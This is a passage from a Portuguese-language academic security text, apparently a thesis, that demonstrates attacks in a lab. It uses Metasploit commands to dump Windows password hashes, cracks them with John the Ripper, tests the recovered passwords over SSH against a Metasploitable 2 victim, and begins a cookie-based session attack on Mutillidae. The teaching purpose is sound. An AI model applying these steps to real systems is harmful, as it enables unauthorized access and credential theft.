

Figura 42 - Exploit executado com sucesso, com privilégios de administrador.

4.5 Broken Authentication

A autenticação de um usuário consiste na identificação e no início e gerenciamento da sessão. A autenticação pode ser feita por meio de um token (*smart card*), senha, biometria (escaneamento de retina ou digital, por exemplo), etc. Uma vez identificado o usuário, gera-se uma sessão única para o mesmo, e são enviados *cookies* para o computador do usuário no intuito de identificá-lo. A sessão pode expirar quando o usuário faz *logoff*, após um determinado tempo de inatividade ou após um intervalo de tempo fixo após a

autenticação. Quando alguma falha nesse processo permite acesso não autorizado, ocorre uma quebra de autenticação ou de gerenciamento de sessão [54].

Quando se tem acesso aos *hashs* das senhas, como na figura 42, ainda não foi feito uma quebra de acesso, pois não se pode utilizá-los diretamente para obter o acesso não autorizado no processo de autenticação. Para isso, realiza-se um ataque de quebra de senha demonstrado no exemplo a seguir.

4.6 Quebra de senha

Continuando o ataque, mostrado na figura 42, coloca-se a sessão do Meterpreter© em segundo plano com o comando “background”. Usa-se o *exploit* do tipo “post”, que é útil após a abertura de uma sessão de um *exploit* executado com sucesso, para obter os *hashes* das senhas e os usuários da vítima, digitando o comando “use post/windows/gather/smart_hashdump”. Este *exploit* coleta os *hashes* da vítima e os armazena no banco de dados do Metasploit® no PostgreSQL. As opções foram configuradas com os comandos “set GETSYSTEM true” e “set SESSION 2”, para tentar elevar os privilégios da sessão para administrativos e indicar qual a sessão que esse *exploit* irá usar (figura 43). O resultado da execução é mostrado na figura 44.



Figura 43: Uso de exploit para obter hashes da vítima e armazenar no banco de dados.



Figura 44: Resultado da coleta e armazenamento de hashes da vítima.

Com os *hashes* das senhas, salvos no banco de dados, pode-se utilizar o *exploit* para quebra de senhas. Nesse exemplo, foi usado o comando "use auxiliary/analyze/jtr_crack_fast". Este *exploit* auxiliar utiliza a ferramenta de quebra de senhas *John the Ripper*©, que é uma ferramenta projetada para ser rápida e que combina vários modos de quebra de senha em um único *software* [55]. É possível usar todas as opções como padrão, pois não há nenhuma que seja obrigatória (figura 45). O resultado da execução do *exploit*, que ocorre após digitar o comando "run", com as senhas que foram quebradas e seus respectivos nomes de usuários podem ser visto na figura 46.

Sabe-se, pela figura 35, que o *software* OpenSSH© roda na porta 22. Ele é usado para realizar conexões remotas criptografadas com o protocolo SSH©. Portanto, pode-se testar se as senhas que foram quebradas estão válidas digitando "ssh Administrator@192.168.56.101" e apertando a tecla "enter". Em seguida, basta digitar a senha correspondente (figura 46). Constata-se que o *login* foi feito com sucesso. O resultado desse processo para as três senhas quebradas pode ser visto na figura 47.



Figura 45: Exploit auxiliar de quebra de senhas.



Figura 46: Resultado da execução do exploit auxiliar.



Figura 47: resultado teste de validade das senhas quebradas.

4.7 Quebra de sessão

O próximo exemplo apresenta um caso de falha no gerenciamento de sessão onde foi usado o navegador Firefox®, que é instalado por padrão na VM atacante, e o sistema Mutillidae, hospedado na VM vítima Metasploitable 2©.

Inicialmente, foi habilitada a barra de desenvolvedor web do navegador. Esta ação pode ser feita pressionando simultaneamente as teclas “ctr+shift+i” ou pelo menu do navegador, visto na figura 48. A opção “Storage” (figura 49) é então habilitada para visualizar os *cookies* da página web (figura 50).



Figura 48: Como abrir a barra de desenvolvedor web.



Figura 49: Habilitar opção "Storage" na barra de desenvolvedor do Firefox®.



Figura 50: Visualizar cookies do site.

Para realizar o ataque que explora uma falha no gerenciamento de sessão, é necessário cadastrar um novo usuário no sistema e fazer o *login* com esse novo usuário. Nesse exemplo, foi cadastrado um novo usuário com o nome “bob” e senha “bob” (figura 51). Após o cadastro, foi efetuado o *login* com o novo usuário. Pode ser verificado que foi criado um novo *cookie* “uid”, com o valor 17, para identificar o novo usuário (“bob”), visto na figura 52.



Figura 51: Cadastrar novo usuário no sistema Mutillidae.

